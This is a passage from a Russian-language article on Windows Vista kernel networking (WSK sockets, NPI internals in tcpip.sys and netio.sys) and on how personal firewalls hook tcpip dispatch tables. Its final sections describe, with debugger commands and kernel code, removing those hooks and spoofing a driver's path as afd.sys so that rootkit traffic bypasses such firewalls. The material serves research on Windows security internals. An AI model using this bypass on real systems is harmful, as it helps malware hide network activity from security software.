После успешного создания сокета его следует привязать к локальному адресу, с которого будет происходить подключение. Если в BSD сокетах это делать необязательно, то в WSK вызов WskConnect() завершится с ошибкой без предварительного вызова WskBind(). Не заморачиваясь сильно укажем INADDR_ANY в качестве локального адреса, WskBind() это допускает:

```
 LocalAddress.sin_family   = AF_INET;
```

```
LocalAddress.sin_addr.s_addr = INADDR_ANY;
LocalAddress.sin_port   = 0;
…
Status = SocketDispatch->WskBind(
 WskSocket,
 (PSOCKADDR)LocalAddress,
 0,
 Irp);
if (Status == STATUS_PENDING) {
 KeWaitForSingleObject(&CompletionEvent, Executive, KernelMode, FALSE, NULL);
 Status = Irp->IoStatus.Status;
}

if (!NT_SUCCESS(Status)) {
 DbgPrint("MakeHttpRequest(): WskBind() failed with status 0x%08X\n", Status);
 CloseWskSocket(SocketDispatch, WskSocket);
 return Status;
}
```

Ну и, наконец, подключаемся:

```
RemoteAddress.sin_family  = AF_INET;
RemoteAddress.sin_addr.s_addr = HOST_ADDRESS;
RemoteAddress.sin_port   = HTONS(HOST_PORT);
…
Status = SocketDispatch->WskConnect(
 WskSocket,
 (PSOCKADDR)RemoteAddress,
 0,
 Irp);
if (Status == STATUS_PENDING) {
 KeWaitForSingleObject(&CompletionEvent, Executive, KernelMode, FALSE, NULL);
 Status = Irp->IoStatus.Status;
}

if (!NT_SUCCESS(Status)) {
 DbgPrint("MakeHttpRequest(): WskConnect() failed with status 0x%08X\n", Status);
 CloseWskSocket(SocketDispatch, WskSocket);
 return Status;
}
```

А вообще, последовательность трех вызовов WskSocket(), WskBind(), WskConnect() можно заменить на один вызов WskSocketConnect(), который также экспортируется WSK. Следующее действие - посылка HTTP запроса:

```
Status = SocketDispatch->WskSend(
 WskSocket,
 HttpRequest,
 0,
 Irp);
if (Status == STATUS_PENDING) {
 KeWaitForSingleObject(&CompletionEvent, Executive, KernelMode, FALSE, NULL);
 Status = Irp->IoStatus.Status;
}

if (!NT_SUCCESS(Status)) {
 DbgPrint("MakeHttpRequest(): WskSend() failed with status 0x%08X\n", Status);
 CloseWskSocket(SocketDispatch, WskSocket);
 return Status;
}
```

Принимаем данные от веб-сервера:

```
 Status = SocketDispatch->WskReceive(
  WskSocket,
  &WskBuffer,
  0,
  Irp);
 if (Status == STATUS_PENDING) {
  KeWaitForSingleObject(&CompletionEvent, Executive, KernelMode, FALSE, NULL);
  Status = Irp->IoStatus.Status;
```

```
 }

 if (!NT_SUCCESS(Status)) {
  DbgPrint("ReceiveHttpResponse(): WskReceive() failed with status 0x%08X\n", Status);
  break;
 }
```

Функция закрытия сокета делает свою работу:

```
Status = SocketDispatch->WskCloseSocket(WskSocket, Irp);
if (Status == STATUS_PENDING) {
 KeWaitForSingleObject(&CompletionEvent, Executive, KernelMode, FALSE, NULL);
 Status = Irp->IoStatus.Status;
}

if (!NT_SUCCESS(Status)) {
 DbgPrint("CloseWskSocket(): WskCloseSocket() failed with status 0x%08X\n", Status);
}
```

WskCloseSocket() – тоже не блокирующая функция. Мы ведь помним об обмене FIN пакетами и таймаутах при корректном завершении TCP сессии? ;) После того, как ответ сервера принят, из него можно получить и что-нибудь полезное:

```
MakeHttpRequest(): Connecting to the 74.125.45.100:80...
MakeHttpRequest(): Connected, sending the request...
MakeHttpRequest(): 56 bytes of the request successfully sent
MakeHttpRequest(): Receiving the answer...
MakeHttpRequest(): Received 497 bytes of data
==> google.com says that today is: Mon, 11 May 2009 11:51:27 GMT
MakeHttpRequest(): Connecting to the 74.125.45.100:80...
MakeHttpRequest(): Connected, sending the request...
MakeHttpRequest(): 56 bytes of the request successfully sent
MakeHttpRequest(): Receiving the answer...
MakeHttpRequest(): Received 497 bytes of data
==> google.com says that today is: Mon, 11 May 2009 11:51:32 GMT
…
```

Данный способ коммуникации с внешним миром вполне работоспособен и успешно детектируется персональными фаерволами, работающими на NPI уровне. Само подключение будет видно в списке подключений, выводимом netstat или TcpView. Интересная ситуация для фаервола получается, если WSK станет пользоваться какой-нибудь легальный драйвер наравне с руткитом, засевшем в системе. Разве что доступ к WSK будет обрезаться по строгому набору правил, через которые руткиту пройти не удастся.

Для еще большей простоты использования WSK была разработана библиотека simplewsk, функции которой являются обертками вокруг WskXxx() функций и похожи на функции BSD sockets. Помимо того, что все функции блокирующие по умолчанию, мы избегаем встреч со структурой WSK_BUF, использование которой не всегда подходит для построения простых приложений. Исходники библиотеки и пример использования в виде эхо сервера вы можете найти в конце статьи.

Внутреннее устройство NPI

Как уже было сказано, на замену TDI пришел NPI, и Windows Vista использует именно NPI в драйверах, оставив TDI для совместимости. Если раньше tcpip.sys регистрировался как TDI-провайдер, то теперь он является NPI-провайдером, и вся работа проходит по этому каналу. Вкратце напомню, идеология NPI такова: провайдер регистрирует набор callback-функций, которые использует клиент. Так было в afd.sys, так происходит и с tcpip.sys. Мы могли бы зарегистрироваться как еще один NPI клиент tcpip.sys (помимо официального afd.sys), существуют аналогичные callback-функции, которые можно перехватить, и иметь контроль над потоком всех данных в системе. Хотя если быть точнее, в таком случае контроль будет только над данными, передающимися в пределах TCP/IP стека Windows. Сразу нужно сказать, что сделать это быстро и безболезненно не удастся. Для начала взглянем, как устроены функции NmrRegisterProvider() и NmrRegisterClient():

```
#define PROVIDER_MODULE 2
#define CLIENT_MODULE   1

NTSTATUS NmrRegisterProvider(
PNPI_PROVIDER_CHARACTERISTICS ProviderCharacteristics,
PVOID ProviderContext,
PHANDLE NmrProviderHandle
)
{
 NTSTATUS Status;
 HANDLE hProvider;
 …
 Status = NmrpVerifyModule(_ReturnAddress(), FALSE, ProviderCharacteristics);
 if (NT_SUCCESS(Status)) {
  Status = NmrpRegisterModule(PROVIDER_MODULE, ProviderCharacteristics, ProviderContext,
    &hProvider);
  if (NT_SUCCESS(Status))
   *NmrProviderHandle = hProvider;
 }

 return Status;
}

NTSTATUS NmrRegisterClient(
PNPI_CLIENT_CHARACTERISTICS ClientCharacteristics,
PVOID ClientContext,
PHANDLE NmrClientHandle
)
{
 NTSTATUS Status;
 HANDLE hClient;
 …
 Status = NmrpVerifyModule(_ReturnAddress(), TRUE, ClientCharacteristics);
 if (NT_SUCCESS(Status)) {
  Status = NmrpRegisterModule(CLIENT_MODULE, ClientCharacteristics, ClientContext, &hClient);
  if (NT_SUCCESS(Status))
   *NmrClientHandle = hClient;
 }

 return Status;
}
```

Очень интересна неэкспортируемая функция NmprVerifyModule(), которой передается адрес возврата из функций NmrRegisterProvider()/NmrRegisterClient(): она сверяет указатели на callback-функции и адрес возврата со списком провайдеров и соответствующих NPIID структур – при определенных GUID'ах, эти функции должны указывать точно в драйвер, который в списке соответствует определенному GUID. NmprVerifyModule() проверяет, если поле NpiId, переданное в структуре NPI_REGISTRATION_INSTANCE, равно NPI_TRANSPORT_LAYER_ID, NPI_WSK_INTERFACE_ID или NPI_CCM_INTERFACE_ID, то она вызывает функцию ZwQuerySystemInformation() для получения списка загруженных модулей ядра и проходится по списку драйверов, пытаясь найти драйвер, в образ которого указывает переданный адрес возврата. Если владелец найден, далее сверяется указатели на функции ProviderDetachClient()/ClientDetachProvider() – а принадлежат ли они владельцу? Если функции указывают в найденные модули, под конец NmprVerifyModule() делает проверку пути модуля, по которому располагается драйвер. Если путь равен "\systemroot\system32\drivers\afd.sys", "\systemroot\system32\drivers\tdx.sys" или "\systemroot\system32\drivers\tcpip.sys", регистрация разрешается. С одной стороны идеология NPI предоставляет нам возможность замены одной части сетевой подсистемы Windows Vista на другую, а с другой жестко закрепляет за некоторыми частями системы их место. Из обзора функции NmprVerifyModule() можно вынести следующие правила:

Только afd.sys может быть зарегистрирован как WSK провайдер (NpiId = NPI_WSK_INTERFACE_ID) Кто угодно может быть зарегистрирован как WSK клиент (NpiId = NPI_WSK_INTERFACE_ID), что вполне логично Только tcpip.sys может быть зарегистрирован

как провайдер транспортного уровня (NpiId = NPI_TRANSPORT_LAYER_ID) Только tdx.sys или afd.sys могут быть зарегистрированы как NPI клиенты транспортного уровня (NpiId = NPI_TRANSPORT_LAYER_ID)

Упомянутый tdx.sys представляет собой NPI клиент транспортного уровня, который подключается к tcpip.sys и организует TDI для старых драйверов. В будущем Microsoft может просто от него избавиться. Ставить защиту на TDI уровне в Windows Vista смысла особого нет, т.к. персональные фаерволлы могут перехватывать callback-функции драйвера tcpip.sys, располагающегося уровнем ниже, и, таким образом, иметь рычаг управления сетевой подсистемой на прикладном уровне в режиме ядра. Как и любой другой добропорядочный NPI провайдер, tcpip.sys вызывает NmrRegisterProvider() для регистрации себя в качестве провайдера услуг транспортной связи из внутренней функции InetStartNsiProvider(), которая вызывается несколько раз для каждого протокола, который предоставляет tcpip.sys. Разберем самые интересные для нас:

```
NTSTATUS TcpStartConfigModule()
{
 NTSTATUS Status;

Status = InetStartNsiProvider(&TcpInetTransport, &TcpNsiInterfaceDispatch);
If (NT_SUCCESS(Status)) {
 …
}

return Status;
}

NTSTATUS UdpStartConfigModule()
{
 NTSTATUS Status;

Status = InetStartNsiProvider(&UdpInetTransport, &UdpNsiInterfaceDispatch);
If (NT_SUCCESS(Status)) {
 …
}

return Status;
}

NTSTATUS RawStartConfigModule()
{
 NTSTATUS Status;

Status = InetStartNsiProvider(&RawInetTransport, &RawNsiInterfaceDispatch);
If (NT_SUCCESS(Status)) {
 …
}

return Status;
}
```

Если NmrRegisterProvider() вызывается для всех протоколов, которые предоставляет tcpip.sys, то должна иметься структура NPI_MODULEID, описывающая каждого из них:

```
NPI_MODULEID NPI_MS_TCP_MODULEID = {
 sizeof(NPI_MODULEID),
 MIT_GUID,
 {0xEB004A03, 0x9B1A, 0x11D4,
 {0x91, 0x23, 0x00, 0x50, 0x04, 0x77, 0x59, 0xBC}}
};

NPI_MODULEID NPI_MS_UDP_MODULEID = {
 sizeof(NPI_MODULEID),
 MIT_GUID,
 {0xEB004A02, 0x9B1A, 0x11D4,
 {0x91, 0x23, 0x00, 0x50, 0x04, 0x77, 0x59, 0xBC}}
};
NPI_MODULEID NPI_MS_RAW_MODULEID = {
```

```
 sizeof(NPI_MODULEID),
 MIT_GUID,
 {0xEB004A07, 0x9B1A, 0x11D4,
 {0x91, 0x23, 0x00, 0x50, 0x04, 0x77, 0x59, 0xBC}}
};
```

Так что же внутри переменных TcpInetTransport, UdpInetTransport, RawInetTransport, TcpNsiInterfaceDispatch, UdpNsiInterfaceDispatch и RawNsiInterfaceDispatch? Кое-что интересное. Для начала, TcpInetTransport, UdpInetTransport и RawInetTransport заполняются функциями TcpStartInetModule(), UdpStartInetModule() и RawStartInetModule() соответственно. Переменные XxxInetTransport описываются в виде структуры, формат которой не документирован. Это, впрочем, неважно, но есть одна маленькая деталь – одно из полей этих структур содержит указатель на соответствующую структуру типа NPI_MODULEID: NPI_MS_TCP_MODULEID, NPI_MS_UDP_MODULEID, NPI_MS_RAW_MODULEID и т.д.. А также они содержат указатели на внутренние callback-функции:

• TcpInitializeAf(), TcpCleanupAf(), TcpDetachAf() для провайдера TCP
• UdpInitializeAf(), UdpCleanAf() для провайдера UDP
• RawInitializeAf(), RawCleanupAf() для провайдера Raw IP
• RawInitializeClient(), RawNlClientAddInterface() для всех остальных протоколов (просто стабы - xor eax, eax / ret)

Структуры XxxNsiInterfaceDispatch являются лишь составной частью соответствующих структур XxxInetTransport. После инициализации и регистрации провайдера, tcpip.sys вызывает функцию InetStartTlProviderTransport(), которая запускает внутренний механизм, который стартует модули: TcpStartProviderModule(), UdpStartProviderModule() и RawStartProviderModule():

```
NTSTATUS TcpStartProviderModule()
{
 NTSTATUS Status;

Status = InetStartTlProviderTransport(
&TcpInetTransport, sizeof(…), &TcpTlProviderCharacteristics, &TcpTlProviderDispatch);
If (NT_SUCCESS(Status)) {
 …
}

return Status;
}

NTSTATUS UdpStartProviderModule()
{
 NTSTATUS Status;

Status = InetStartTlProviderTransport(
&UdpInetTransport, sizeof(…), &UdpTlProviderCharacteristics, &UdpTlProviderDispatch);
If (NT_SUCCESS(Status)) {
 …
}

return Status;
}

NTSTATUS RawStartProviderModule()
{
 NTSTATUS Status;

Status = InetStartTlProviderTransport(
&UdpInetTransport, sizeof(…), &UdpTlProviderCharacteristics, &UdpTlProviderDispatch);
If (NT_SUCCESS(Status)) {
 …
}

return Status;
}
```

InetStartTlProviderTransport() вызывает NmrRegisterProvider(), и в ProviderCharacteristics передает указатель на структуру InetTlProviderNotify:

```
NPIID NPI_TRANSPORT_LAYER_ID = {
0x2227E804, 0x8D8B, 0x11D4,
{0xAB, 0xAD, 0x00, 0x90, 0x27, 0x71, 0x9E, 0x09}
};

NPI_PROVIDER_CHARACTERISTICS InetTlProviderNotify = {
 0,
sizeof(NPI_PROVIDER_CHARACTERISTICS),
InetTlNotifyAttachClient,
InetTlNotifyDetachClient,
WfpAlepPeerInformationFree,
{0, sizeof(NPI_REGISTRATION_INSTANCE), &NPI_TRANSPORT_LAYER_ID, 0, NULL}
};
```

Теперь видно, что каждый транспортный протокол регистрируется с помощью NmrRegisterProvider(), но при подключении к нему клиента, каждый раз вызывается функция InetTlNotifyAttachClient(), в которой происходит обработка подключения клиента. InetStartTlProviderTransport() сохраняет переданные указатели XxxTlProviderCharacteristics и XxxTlProviderDispatch в одно из полей переданной XxxInetTransport (нам все еще нет дела до смещений и полей). Существует несколько структур XxxTlProviderXxxDispatch, содержащих обработчики, которые возвращает tcpip.sys клиенту (в официальном случае – это afd.sys), которые он использует. Ну и, кульминационный момент:

Обработчики TCP:

```
PVOID TcpTlProviderDispatch[8] = {
TcpTlProviderIoControl,
TlDefaultRequestQueryDispatch,
TcpTlProviderEndpoint,
TlDefaultRequestMessage,
TcpTlProviderListen,
TcpTlProviderConnect,
TcpTlProviderReleaseIndicationList,
TcpTlProviderCancel
};

PVOID TcpTlProviderEndpointDispatch[3] = {
TcpTlEndpointCloseEndpoint,
TcpTlEndpointIoControlEndpoint,
TlDefaultRequestQueryDispatchEndpoint
};

PVOID TcpTlProviderListenDispatch[4] = {
TcpTlListenerCloseEndpoint,
TcpTlListenerIoControlEndpoint,
TlDefaultRequestQueryDispatchEndpoint,
TcpTlListenerResumeConnection
};

PVOID TcpTlProviderConnectDispatch[6] = {
TcpTlConnectionCloseEndpoint,
TcpTlConnectionIoControlEndpoint,
TlDefaultRequestQueryDispatchEndpoint,
TcpTlConnectionSend,
TcpTlConnectionReceive,
TcpTlConnectionDisconnect
};
```

Обработчики UDP:

```
PVOID UdpTlProviderDispatch[8] = {
 UdpTlProviderIoControl,
 TlDefaultRequestQueryDispatch,
 UdpTlProviderEndpoint,
 UdpTlProviderMessage,
```

```
 TlDefaultRequestListen,
 TlDefaultRequestConnect,
 RawTlProviderReleaseIndicationList,
 TlDefaultRequestCancel
};

PVOID UdpTlProviderEndpointDispatch[3] = {
 UdpTlProviderCloseEndpoint,
 UdpTlProviderIoControlEndpoint,
 TlDefaultRequestQueryDispatchEndpoint
};

PVOID UdpTlProviderMessageDispatch[4] = {
 UdpTlProviderCloseEndpoint,
 UdpTlProviderIoControlEndpoint,
 TlDefaultRequestQueryDispatchEndpoint,
 UdpTlProviderSendMessages
};
```

Последние таблицы относятся к Raw IP:

```
PVOID RawTlProviderDispatch[8] = {
 TlDefaultRequestIoControl,
 TlDefaultRequestQueryDispatch,
 RawTlProviderEndpoint,
 RawTlProviderMessage,
 TlDefaultRequestListen,
 TlDefaultRequestConnect,
 RawTlProviderReleaseIndicationList,
 TlDefaultRequestCancel
};

PVOID RawTlProviderEndpointDispatch[3] = {
 RawTlProviderCloseEndpoint,
 RawTlProviderIoControlEndpoint,
 TlDefaultRequestQueryDispatchEndpoint
};

PVOID RawTlProviderMessageDispatch[4] = {
 RawTlProviderCloseEndpoint,
 RawTlProviderIoControlEndpoint,
 TlDefaultRequestQueryDispatchEndpoint,
 RawTlProviderSendMessages
};
```

Ну, а ConnectDispatch таблиц у UDP и Raw IP понятное дело быть не может. Все TlDefaultXxx() обработчики импортируются из netio.sys, которые все сводятся к одной функции с единственным оператором return STATUS_NOT_IMPLEMENTED. Через эти таблицы проходят все вызовы системы, обращающиеся к TCP/IP стеку системы, очень удобно ухватиться за это место и регулировать обращения клиентов. Что фаерволлы и делают.

Когда клиент пытается подключиться к провайдеру, вызывается ProviderAttachClient() (в нашем случае это InetTlNotifyAttachClient()):

```
NTSTATUS
  ProviderAttachClient(
    IN HANDLE  NmrBindingHandle,
    IN PVOID  ProviderContext,
    IN PNPI_REGISTRATION_INSTANCE  ClientRegistrationInstance,
    IN PVOID  ClientBindingContext,
    IN CONST VOID  *ClientDispatch,
    OUT PVOID  *ProviderBindingContext,
    OUT CONST VOID  **ProviderDispatch
    );
```

Вызываемая функция InetTlNotifyAttachClient() возвращает указатель на одну из XxxTlProviderDispatch структур в *ProviderDispatch и соединение считается установленным. Теперь клиент может делать вызовы к стеку через его диспетчерские функции.

Персональные фаерволлы идут по пути afd.sys – т.е. регистрируются в качестве клиента tcpip.sys и перехватывают обработчики из таблиц XxxTlProviderXxxDispatch, но помимо недокументированности интерфейса, они имеют вышеупомянутую проблему – только afd.sys или tdx.sys могут быть зарегистрированы в качестве клиентов tcpip.sys. В Outpost Firewall 2008/2009, например, это решается посредством построения трамплина из десятка инструкций в неиспользуемой части драйвера afd.sys для успешного вызова NmrRegisterClient():

```
loc_1B59A:
movsxd  rax, edi
mov     ecx, 0FFFFFFF8h
lea     rdx, [rax+rax*4]
mov     r8d, [rbx+rdx*8+114h]
mov     r9d, [rbx+rdx*8+118h]
lea     rdx, a_textAddressXS ; ".text address: %#x  size: %#x\n"
add     r8, rsi
call    LogStub
and     [rsp+108h+var_E8], 0
lea     rbx, [r9+r8-0A8h]
mov     rcx, rbx        ; VirtualAddress
xor     r9d, r9d        ; ChargeQuota
xor     r8d, r8d        ; SecondaryBuffer
mov     edx, 0A8h       ; Length
call    cs:IoAllocateMdl
xor     edx, edx        ; AccessMode
lea     r8d, [rdx+1]    ; Operation
mov     rcx, rax        ; MemoryDescriptorList
mov     rdi, rax
call    cs:MmProbeAndLockPages
xor     r9d, r9d        ; BaseAddress
xor     r8d, r8d        ; CacheType
xor     edx, edx        ; AccessMode
mov     rcx, rdi        ; MemoryDescriptorList
mov     [rsp+108h+var_E0], 20h
and     dword ptr [rsp+108h+var_E8], 0
call    cs:MmMapLockedPagesSpecifyCache
lea     rcx, [rsp+108h+var_C8]
mov     rdx, rax
mov     r8d, 0A8h
mov     rsi, rax
call    DoSomethingEv01
lea     rax, [rbx+33h]
mov     byte ptr [rsi], 4Ch
mov     [rsi+24h], rax
lea     rax, NmrRegisterClient
mov     byte ptr [rsi+1], 89h
mov     byte ptr [rsi+2], 44h
mov     byte ptr [rsi+3], 24h
mov     byte ptr [rsi+4], 18h
mov     [rsi+33h], rax
mov     byte ptr [rsi+5], 48h
mov     byte ptr [rsi+6], 89h
<...>
mov     byte ptr [rsi+32h], 0C3h
mov     byte ptr [rsi+3Bh], 0FFh
mov     byte ptr [rsi+3Ch], 25h
and     dword ptr [rsi+3Dh], 0
lea     rax, ClientAttachAfd
lea     rcx, [rsi+60h]
mov     [rsi+41h], rax
lea     rax, [rbx+3Bh]
lea     rdx, unk_4C120
mov     cs:off_4C128, rax
and     dword ptr [rsi+4Bh], 0
lea     rax, WskClientDetach
mov     [rsi+4Fh], rax
lea     rax, [rbx+49h]
mov     byte ptr [rsi+49h], 0FFh
mov     byte ptr [rsi+4Ah], 25h
mov     r8d, 48h
```

```
mov     cs:off_4C130, rax
call    DoSomethingEv01
lea     rcx, [rbx+60h]
lea     r8, [rsp+108h+var_D8]
xor     edx, edx
call    rbx
test    eax, eax
jns     short loc_1B76C
lea     rdx, aFailedRegister ; "failed register nmr client with status:"...
mov     r8d, eax
mov     ecx, 0FFFFFFFEh
call    LogStub
jmp     short loc_1B776
```

А вот собственно и сам трамплин, результат составления его вереницей mov инструкций (на x86 он, понятное дело, другой):

```
mov      qword ptr [rsp+18h],r8
mov      qword ptr [rsp+10h],rdx
mov      qword ptr [rsp+8],rcx
sub      rsp,28h
mov      r8,qword ptr [rsp+40h]
mov      rdx,qword ptr [rsp+38h]
mov      rcx,qword ptr [rsp+30h]
mov      rax,offset afd!AfdTLErrorHandlerConnection+0x16b (fffffa60`0423318b)
call     qword ptr [rax]
add      rsp,28h
ret
```

Теперь Outpost может следить за вызовами к tcpip.sys и эффективно предотвращать доступ к сети нежелательным приложениям, а также руткитам, использующим TDI или WSK для сетевого взаимодействия. Разбираясь в вопросе год назад и уже написав эти строки с коварным разоблачением Outpost, внезапно наткнулся на довольно занятную запись: http://tarasc0.blogspot.com/2008/05/vista-beyond-tdi-3-60-60-60-60-60.html. Теперь понятно, откуда ноги растут. Ну а мы копнем глубже:

```
Waiting to reconnect...
Connected to Windows Vista 6001 x64 target, ptr64 TRUE
Kernel Debugger connection established.  (Initial Breakpoint requested)
Symbol search path is: D:\Symbols\x64\vista_sp1
Executable search path is:
Windows Vista Kernel Version 6001 (Service Pack 1) MP (1 procs) Free x64
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 6001.18000.amd64fre.longhorn_rtm.080118-1840
Kernel base = 0xfffff800`01804000 PsLoadedModuleList = 0xfffff800`019c9db0

kd> lm m afw
start             end                 module name
fffffa60`026d5000 fffffa60`02718000   afw        (no symbols)

kd> !chkimg -ss .rdata -d -p E:\OS\x64\vista_sp1 tcpip
    fffffa6000f82dc0-fffffa6000f82dc3  4 bytes - tcpip!RawTlProviderDispatch+10
 [ 90 d1 e6 00:fc 76 6e 02 ]
    fffffa6000f82dc8-fffffa6000f82dcb  4 bytes - tcpip!RawTlProviderDispatch+18 (+0x08)
 [ e0 cf e6 00:4c 7e 6e 02 ]
    fffffa6000f82df0-fffffa6000f82df3  4 bytes - tcpip!RawTlProviderEndpointDispatch (+0x28)
 [ 70 41 f7 00:04 7d 6e 02 ]
    fffffa6000f82e08-fffffa6000f82e0b  4 bytes - tcpip!RawTlProviderMessageDispatch (+0x18)
 [ 70 41 f7 00:04 7d 6e 02 ]
    fffffa6000f82f80-fffffa6000f82f83  4 bytes - tcpip!UdpTlProviderDispatch+10 (+0x178)
 [ 50 c8 ec 00:08 61 6e 02 ]
    fffffa6000f82f88-fffffa6000f82f8b  4 bytes - tcpip!UdpTlProviderDispatch+18 (+0x08)
 [ 40 7d ec 00:ec 70 6e 02 ]
    fffffa6000f82fb0-fffffa6000f82fb3  4 bytes - tcpip!UdpTlProviderEndpointDispatch (+0x28)
 [ d0 d9 ec 00:78 67 6e 02 ]
    fffffa6000f82fb8-fffffa6000f82fbb  4 bytes - tcpip!UdpTlProviderEndpointDispatch+8 (+0x08)
 [ b0 9e ec 00:84 6a 6e 02 ]
    fffffa6000f82fc8-fffffa6000f82fcb  4 bytes - tcpip!UdpTlProviderMessageDispatch (+0x10)
 [ d0 d9 ec 00:78 67 6e 02 ]
```

```
    fffffa6000f82fd0-fffffa6000f82fd3  4 bytes - tcpip!UdpTlProviderMessageDispatch+8 (+0x08)
[ b0 9e ec 00:84 6a 6e 02 ]
    fffffa6000f82fe0-fffffa6000f82fe3  4 bytes - tcpip!UdpTlProviderMessageDispatch+18 (+0x10)
[ 60 ce ea 00:c0 68 6e 02 ]
    fffffa6000f83210-fffffa6000f83213  4 bytes - tcpip!TcpTlProviderDispatch+10 (+0x230)
[ 70 5b ec 00:40 15 6e 02 ]
    fffffa6000f83220-fffffa6000f83223  4 bytes - tcpip!TcpTlProviderDispatch+20 (+0x10)
[ 20 b4 e8 00:b4 2c 6e 02 ]
    fffffa6000f83228-fffffa6000f8322b  4 bytes - tcpip!TcpTlProviderDispatch+28 (+0x08)
[ 50 d2 ec 00:90 20 6e 02 ]
    fffffa6000f83230-fffffa6000f83233  4 bytes - tcpip!TcpTlProviderDispatch+30 (+0x08)
[ 60 0d ec 00:4c 44 6e 02 ]
    fffffa6000f83238-fffffa6000f8323b  4 bytes - tcpip!TcpTlProviderDispatch+38 (+0x08)
[ 80 86 f7 00:6c 42 6e 02 ]
    fffffa6000f83240-fffffa6000f83243  4 bytes - tcpip!TcpTlProviderEndpointDispatch (+0x08)
[ 10 20 ec 00:90 1b 6e 02 ]
    fffffa6000f83248-fffffa6000f8324b  4 bytes - tcpip!TcpTlProviderEndpointDispatch+8 (+0x08)
[ e0 99 ec 00:8c 1c 6e 02 ]
    fffffa6000f83258-fffffa6000f8325b  4 bytes - tcpip!TcpTlProviderListenDispatch (+0x10)
[ 20 cf e8 00:f4 32 6e 02 ]
    fffffa6000f83278-fffffa6000f8327b  4 bytes - tcpip!TcpTlProviderConnectDispatch (+0x20)
[ e0 93 ec 00:9c 2a 6e 02 ]
    fffffa6000f83290-fffffa6000f83293  4 bytes - tcpip!TcpTlProviderConnectDispatch+18 (+0x18)
[ a0 51 ed 00:30 3d 6e 02 ]
    fffffa6000f83298-fffffa6000f8329b  4 bytes - tcpip!TcpTlProviderConnectDispatch+20 (+0x08)
[ 70 02 ec 00:c4 3a 6e 02 ]
    fffffa6000f832a0-fffffa6000f832a3  4 bytes - tcpip!TcpTlProviderConnectDispatch+28 (+0x08)
[ 40 8f ec 00:10 47 6e 02 ]
92 errors : tcpip (fffffa6000f82dc0-fffffa6000f832a3)
```

Имеем установленные перехваты в диспетчерских таблицах XxxTlProviderXxxDispatch tcpip.sys. В программном исполнении вопрос с перехватами решается предельно просто: нам необходимо прочитать оригинал tcpip.sys с диска и переписать секцию .rdata настоящими данными, не забывая о фиксе релоков, к тому же нужно иметь ввиду, что запись в .rdata запрещена настройками самой секции. Ну а мы же только из исследовательских побуждений поступим вот так:

```
kd> !chkimg -f -ss .rdata -p E:\OS\x64\vista_sp1 tcpip
Warning: Any detected errors will be fixed to what we expect!
92 errors (fixed): tcpip (fffffa6000f82dc0-fffffa6000f832a3)
```

Собственно, это все, что нужно, чтобы снести защиту персональных фаерволов такого типа.

Обход NPI фаерволлов

Теперь мы поняли, как добраться до самой сути и перехватить именно то, что нужно, чтобы получить полный контроль над прикладным ПО и незамысловатыми руткитами ядра, рвущимися в сеть. Как и всегда, эту информацию можно использовать в двух вариантах: при защите и при нападении. Далее речь пойдет о нападении, а точнее, о тактичном обходе этого вида защиты.

Вернемся к способу, основанному на построении трамплина из доверенного драйвера в функцию NmrRegisterClient(), а также мостов к обработчикам ClientAttachProvider() и ClientDetachProvider(). Чем плох этот метод? А вот чем:

1. Патчинг системного драйвера в памяти. Фаервол будет работать до тех пор, пока этот драйвер не меняется. В новой ревизии ОС или при его возможном изменении есть риск получить BSoD.
2. Привязка к определенной архитектуре процессора, приходится организовывать свой мост под каждую архитектуру процессора.

Код обхода разделен на две половины: первая часть отвечает за получение указателей на внутренние таблицы диспетчеризации; вторая осуществляет восстановление перехваченных обработчиков. Благодаря этому, у нас есть прекрасная возможность использовать настоящие обработчики таблиц XxxTlProviderXxxDispatch и делать вызовы к tcpip.sys напрямую, в обход фаерволлов, используя лишь первую часть кода.

При разработке средства для обхода NPI фаерволлов мы будем основываться на реакции NmrRegisterClient(), а точнее на реакции внутренней функции, которую она вызывает – NmprVerifyModule(). Данная функция сначала отыскивает модуль ядра, которому принадлежат переданные указатели на обработчики и только потом удостоверивается в том, что путь до этого модуля равен “\systemroot\system32\drivers\afd.sys”, “\systemroot\system32\drivers\tdx.sys” или “\systemroot\system32\drivers\tcpip.sys”. Логичнее было бы делать проверку наоборот – «а указывают ли переданные указатели в один из трех доверенных драйверов»? Разработчики netio.sys об этом не подумали. Используем эту особенность, подменив поле FullDllName структуры LDR_DATA_TABLE_ENTRY, которая описывает наш драйвер, на один из легитимных путей. После этого можно вызывать NmrRegisterClient() и регистрироваться в качестве клиента tcpip.sys, при этом быть уверенными в том, что netio.sys корректно зарегистрирует наш вызов. Следует помнить, что клиентами tcpip.sys могут стать лишь tdx.sys и afd.sys, поэтому пути следует выбирать соответствующие при выборе NPIID. Для начала следует получить указатели на ранее перечисленные таблицы диспетчеризации XxxTlProviderXxxDispatch драйвера tcpip.sys, чем и занимается функция GetTcpipDispatchTables():

```
NTSTATUS
NTAPI
  GetTcpipDispatchTables(
 __in  PLDR_DATA_TABLE_ENTRY  DriverEntry,
 __out PTL_DISPATCH_TABLES  DispatchTables
  )
```

Данная функция вызывается из DriverEntry() драйвера, которой передается указатель на структуру LDR_DATA_TABLE_ENTRY нашего драйвера, которую мы собираемся использовать, как было описано выше. Для начала подготовим структуру NPI_CLIENT_CHARACTERISTICS для подключения к провайдеру:

```
NPI_MODULEID FakeModuleId = {
 sizeof(NPI_MODULEID),
 MIT_GUID,
 {0x01020304, 0x0506, 0x0708,
 {0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10}}
};

NPI_CLIENT_CHARACTERISTICS ClientChars = {
 0, sizeof(NPI_CLIENT_CHARACTERISTICS), FakeClientAttachProvider, FakeClientDetachProvider, NULL,
 {0, sizeof(NPI_REGISTRATION_INSTANCE), &NPI_TRANSPORT_LAYER_ID, &FakeModuleId, 0, NULL}
};
```

Указанный NPI_TRANSPORT_LAYER_ID говорит о том, что мы хотим подключиться к провайдеру, который поставляет услуги связи. В нашем случае это, конечно же, tcpip.sys. Перед регистрацией клиента притворимся afd.sys:

```
UNICODE_STRING OriginalFullDllName = {0};
…
RtlCopyMemory(&OriginalFullDllName, &DriverEntry->FullDllName, sizeof(UNICODE_STRING));
RtlInitUnicodeString(&DriverEntry->FullDllName, L"\\SystemRoot\\system32\\drivers\\afd.sys");
```

Теперь можно и регистрироваться:

```
Status = NmrRegisterClient(&ClientChars, Dispatches, &hClientHandle);
if (NT_SUCCESS(Status)) {
 NmrDeregisterClient(hClientHandle);
} else {
 DbgPrint("GetTcpipDispatchTables(): NmrRegisterClient() failed with status 0x%08X\n", Status);
}
```

После вызова NmrRegisterClient() FullDllName можно вернуть назад, подмена больше нигде не пригодится:

